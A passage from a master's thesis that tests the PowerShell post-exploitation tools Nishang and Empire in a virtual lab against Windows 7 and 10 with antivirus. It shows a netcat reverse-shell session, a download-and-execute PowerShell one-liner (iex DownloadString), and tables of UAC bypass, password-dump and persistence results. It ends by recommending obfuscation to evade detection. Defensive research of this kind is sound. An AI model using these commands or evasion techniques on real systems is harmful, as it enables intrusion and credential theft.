


Figure 14: Using a python HTTP server to serve Nishang scripts

As a next step, we will use a netcat to set up a listener on port TCP 8005 so that to receive the reverse powershell. Having set up our listener we will use the following command that downloads the *Invoke-PowerShellTcp.ps1* script from <http://10.10.10.103:8005> and runs the function *Invoke-PowershellTcp* using as arguments the IP and Port that netcat is listening to.





Figure 15: Download and execute a Nishang script

Now we have a powershell as displayed below.




```
root@pentest: /usr/share/nishang/Shells
File Edit View Search Terminal Tabs Help
root@pentest: ~/Docu... x root@pentest: /usr/shar... x root@pentest: ~/Docu... x root@pentest: /usr/shar... x
root@pentest:/usr/share/nishang/Shells# nc -lvp 8005
listening on [any] 8005 ...
10.10.10.101: inverse host lookup failed: Unknown host
connect to [10.10.10.103] from (UNKNOWN) [10.10.10.101] 52759
Windows PowerShell running as user victim2 on VICTIM1-WIN7
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Users\victim2\Desktop>
```

Figure 16: Powershell session on the target machine

In this way we can run any powershell script in memory and that was the approach that we mostly used during our testing activities, since Nishang scripts were easily detected on drive.

The following image displays the output of the Check-VM.ps1 powershell script that we used to check if the target machine is a Virtual Machine. As described in section 3.2, our environment is virtual and all machines are hosted on Virtual Box as confirmed the Check-VM.ps1.



```
PS C:\Users\victim2\Desktop\nishang-master\Gather> powershell iex (New-Object Net.WebClient).DownloadString('http://10.10.10.103:8000/Check-VM.ps1');Check-VM
This is a Virtual Box.
PS C:\Users\victim2\Desktop\nishang-master\Gather>
```

Figure 17: Output of Check-VM powershell script.

One of the most powerful scripts in Nishang is *Get-Information.ps1* as it provides useful information about the target machine. Specifically it includes the following among others:

- Powershell environment
- logged in users
- shares on the machine
- local users and groups
- domain name
- installed application for current user
- account policy
- running services

The following image displays a sample output of *Get-Information.ps1*.

```
root@pentest: ~/Documents/Empire
File Edit View Search Terminal Tabs Help
root@pentest: ~/Docu... x root@pentest: ~/Docu... x root@pentest: /usr/shar... x root@pentest: /usr/shar...
PS C:\Users\victim2\Desktop\nishang-master> Import-Module .\nishang.psm1
PS C:\Users\victim2\Desktop\nishang-master> Get-Information
Logged in users:
C:\Windows\system32\config\systemprofile
C:\Windows\ServiceProfiles\LocalService
C:\Windows\ServiceProfiles\NetworkService
C:\Users\d_admin
C:\Users\victim1.EXAMPLE
C:\Users\victim2
C:\Users\Administrator
C:\Users\Victim1

Powershell environment:
Install
PID
ConsoleHostShortcutTargetX86
ConsoleHostShortcutTarget
Install

Putty trusted hosts:

Putty saved sessions:

Recently used commands:

Shares on the machine:
CSCFlags=2048
MaxUses=4294967295
Path=C:\Users
Permissions=0
Remark=
ShareName=Users
Type=0

Environment variables:
C:\Windows\system32\cmd.exe
NO
Windows NT
```

Figure 18: Output from Get-Information.ps1

5.3 Results

In this section, we will present the results collected during our testing procedures with PowerShell Empire and Nishang.

The following table summarizes the results of our testing using PowerShell Empire against our Windows 7. We present a number of actions and the ability of the system to detect them as unauthorized/malicious.

PowerShell Empire		
Action	Setup	
	Windows 7	Windows 7 & AVG
File resides on drive	✓	✓
Session establishment	✓	✓
Bypass UAC	✓	×
Password Dump (Mimikatz)	✓	n/a
Persistence High-Priv (registry/Schtasks/WMI)	✓	n/a
Persistence Low-Priv(registry)	✓	✓

The following table summarizes the results of our testing using PowerShell Empire against our Windows 10.

PowerShell Empire		
Action	Setup	
	Windows 10	Windows 10 & Avast
File resides on drive	✓	✓
Session establishment	✓	✓
Bypass UAC	✓	×
Password Dump (Mimikatz)	×	n/a
Persistence High-Priv (registry/Schtasks/WMI)	✓	n/a
Persistence Low-Priv(registry)	✓	✓

The following table summarizes the results of our testing using Nishang against our Windows 7. The “mem only” indicates that the Nishang module was only successful when run on memory.

Nishang		
Action	Setup	
	Windows 7	Windows 7 & AVG
File resides on disk	✓	✓
Reverse shell	✓	✓ (mem only)
Bypass UAC	✓	×
Get-PassHashes	✓	✓ (mem only)
Get-Information module	✓	✓ (mem only)
Credentials Phish module	✓	×
Mimikatz	×	n/a

The following table summarizes the results of our testing using Nishang against our Windows 10.

Nishang		
Action	Setup	
	Windows 10	Windows 10 & Avast
File resides on disk	×	×
Reverse shell	✓	✓ (mem only)
Bypass UAC	×	×
Get-PassHashes	n/a	n/a
Get-Information module	✓	✓ (mem only)
Credentials Phish module	✓	✓ (mem only)
Mimikatz	×	×

Chapter 6

6. Conclusions & Future Work

In this master thesis we compared two state of the art powershell tools used during post-exploitation phase, Nishang and Empire. We tested their effectiveness against Windows 7 and Windows 10 operating systems with installed antivirus software and examined specific modules to identify their bypass capabilities.

We conclude that Windows 7 is not very effective in detecting payloads generated by the tested tools compared to Windows 10 where native windows defensive mechanisms (Windows Defender) seemed to be very effective. Additionally, both AVG and Avast proved effective against most payloads but there is a still lot of work to be done to increase their detection capabilities.

Information Security is a field that requires continuous work and research as technologies are evolving with tremendous speed. Many exploits have a very short time being effective before getting flagged by defensive mechanisms, AVs etc. As a result, penetration testers, security researchers and security enthusiasts have to be able to adapt to current conditions especially during the post-exploitation phase where serious efforts are made by antivirus companies and Microsoft to detect malicious activities.

There is a lot work to be done on Powershell based attacks and that derives from the immense need of System Administrators to use Powershell scripts to facilitate their administrative procedures. Sooner or later the techniques described in this master thesis will not be effective and as such future work should focus on testing new tools that come up from time to time and manually modify their code to become even stealthier. Obfuscating already developed tools can be priceless to bypass defensive mechanisms as many of them are applying signature based detection techniques making a slight source code change sufficient.

Abbreviations

LSASS: Local Security Authority Subsystem Service

WMI: Windows Management Instrumentation

SAM: Security Account Manager

AD: Active Directory

DC: Domain Controller

ADDS: Active Directory Domain Services

NAT: Network Address Translation

ACL: Access Control List

ACE: Access Control Entries

SID: Security Identifier

AMSI: Antimalware Scan Interface

VTL: Virtual Trust Level

VBS: Virtualized Based Security

HVCI: Hypervisor Code Integrity

SLAT: Second Level Address Translation

MFA: Multi-factor Authentication

SSO: Single Sign On

SEH: Security Exception Handling

ASLR: Address Space Layout Randomization

DEP: Data Execution Prevention

References

1. **SANS Institute.** *Penetration Testing: Assessing Your Overall Security Before Attackers Do.* 2006.
2. **NIST.** *Technical Guide to Information Security Testing and Assessment.* 2008.
3. *ROPInjector: Using Return Oriented Programming for Polymorphism and Antivirus Evasion.* **Giorgos Poullos, Christoforos Ntantogian, Christos Xenakis.** 2015.
4. **Jofre, JuanPablo.** msdn.microsoft.com. [Online] 2016.
<https://msdn.microsoft.com/en-us/powershell/scripting/powershell-scripting>.
5. **Powershell Empire.** [Online] <http://www.powershellempire.com>.
6. **Mittal, Nikhil.** Lab of a penetration tester. [Online]
<http://www.labofapenetrationtester.com/>.
7. **Nikhil, Mittal.** Nishang - PowerShell for penetration testing and offensive security. [Online] 2015. <https://github.com/samratashok/nishang>.
8. **Symantec.** *The increased use of powershell in attacks v1.0.* s.l. : Symantec, 2016.
9. *Investigating Powershell Attacks.* Ryan Kazanciyan, Matt Hastings. Black Hat USA 2014 : s.n., 2014.